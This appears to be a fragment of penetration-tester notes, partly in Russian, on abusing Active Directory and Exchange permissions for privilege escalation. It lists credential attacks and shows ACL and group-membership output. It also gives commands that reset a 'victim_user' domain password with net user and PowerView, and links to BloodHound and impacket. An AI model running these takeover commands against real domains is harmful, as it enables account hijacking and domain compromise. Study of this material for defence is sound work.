

Attack	Need or get password
<u>Pass-the-Hash</u>	No
<u>OverPass-the-Hash</u>	No
Pass the Ticket	No
Kerberoasting	Yes



```

ActiveDirectoryRights : ExtendedRight
InheritanceType       : All
ObjectType            : ab721a53-1e2f-11d0-9819-00aa0040529b
InheritedObjectType   : bf967aba-0de6-11d0-a285-00aa003049e2
ObjectFlags           : ObjectAceTypePresent, InheritedObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : \Exchange Windows Permissions
IsInherited           : true
InheritanceFlags      : ContainerInherit
PropagationFlags      : None

ActiveDirectoryRights : ExtendedRight
InheritanceType       : All
ObjectType            : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectType   : bf967aba-0de6-11d0-a285-00aa003049e2
ObjectFlags           : ObjectAceTypePresent, InheritedObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : \Exchange Windows Permissions
IsInherited           : True
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
  
```




```
PS C:\> Get-ADGroupMember Administrators -Recursive
```

```
distinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name               : ADSAdministrator
objectClass        : user
objectGUID         : 02ecf33a-aeb4-45ec-9f85-c5596a187fe4
SamAccountName     : ADSAdministrator
SID               : S-1-5-21-2710041276-1670258761-1848128390-500

distinguishedName : CN=SVC-CompBackup,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
name               : SVC-CompBackup
objectClass        : user
objectGUID         : 1ea4b369-ce6d-43fd-be7f-c9042ad796ed
SamAccountName     : SVC-CompBackup
SID               : S-1-5-21-2710041276-1670258761-1848128390-1111

distinguishedName : CN=Svc-BizTalk01,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
name               : Svc-BizTalk01
objectClass        : user
objectGUID         : ee9a6b5e-c0d1-4a22-96f8-1702353b5792
SamAccountName     : Svc-BizTalk01
SID               : S-1-5-21-2710041276-1670258761-1848128390-1615

distinguishedName : CN=SVC-AGPM-01,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
name               : SVC-AGPM-01
objectClass        : user
objectGUID         : b6abcd7d-c604-46c0-9744-18425bf4dfdb
SamAccountName     : SVC-AGPM-01
SID               : S-1-5-21-2710041276-1670258761-1848128390-1613

distinguishedName : CN=SVC_ADSD01_SQL,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
name               : SVC_ADSD01_SQL
objectClass        : user
objectGUID         : e87318e4-3086-4455-86c6-284ec0d28179
SamAccountName     : SVC_ADSD01_SQL
SID               : S-1-5-21-2710041276-1670258761-1848128390-1609

distinguishedName : CN=Luke Skywalker,CN=Users,DC=lab,DC=adsecurity,DC=org
name               : Luke Skywalker
objectClass        : user
objectGUID         : b0a68956-0486-40d8-b07a-d1ee63a95105
SamAccountName     : LukeSkywalker
SID               : S-1-5-21-2710041276-1670258761-1848128390-1104
```

```
PS C:\WINDOWS\system32> Get-NTFSAccess
```

Path: C:\WINDOWS\system32 (Inheritance disabled)

Account	Access Rights
InheritedFrom	-----
-----	-----
CREATEUR PROPRIETAIRE	GenericAll
AUTORITE NT\System	GenericAll
AUTORITE NT\System	Modify, Synchronize
BUILTIN\Administrateurs	GenericAll
BUILTIN\Administrateurs	Modify, Synchronize
BUILTIN\Utilisateurs	GenericExecute, Generic
BUILTIN\Utilisateurs	ReadAndExecute, Synchro
NT SERVICE\TrustedInstaller	GenericAll
NT SERVICE\TrustedInstaller	FullControl
AUTORITE DE PACKAGE D'APPLICATIO...	ReadAndExecute, Synchro
AUTORITE DE PACKAGE D'APPLICATIO...	GenericExecute, Generic
AUTORITE DE PACKAGE D'APPLICATIO...	ReadAndExecute, Synchro
AUTORITE DE PACKAGE D'APPLICATIO...	GenericExecute, Generic

```
PS C:\WINDOWS\system32>
```


Нужны права на смену пароля


```
net user username newuserpassword /domain
```

А если есть на сброс?

<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>

```
$UserPassword = ConvertTo-SecureString 'NewPassWord' -AsPlainText -Force  
Set-DomainUserPassword -Identity victim_user -AccountPassword $UserPassword
```





<https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/>

Utils:


<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/fox-it/BloodHound.py>

<https://github.com/SecureAuthCorp/impacket>



DACL, [англ.](#) *Discretionary Access Control List* — [список избирательного управления доступом](#), контролируемый владельцем объекта и регламентирующий права пользователей и групп на действия с объектом (чтение, запись, удаление и т. д.). ^[1] Состоит из набора ACE'ов ([англ.](#) *Access Control Entry* — элемент списка).

©Wikipedia

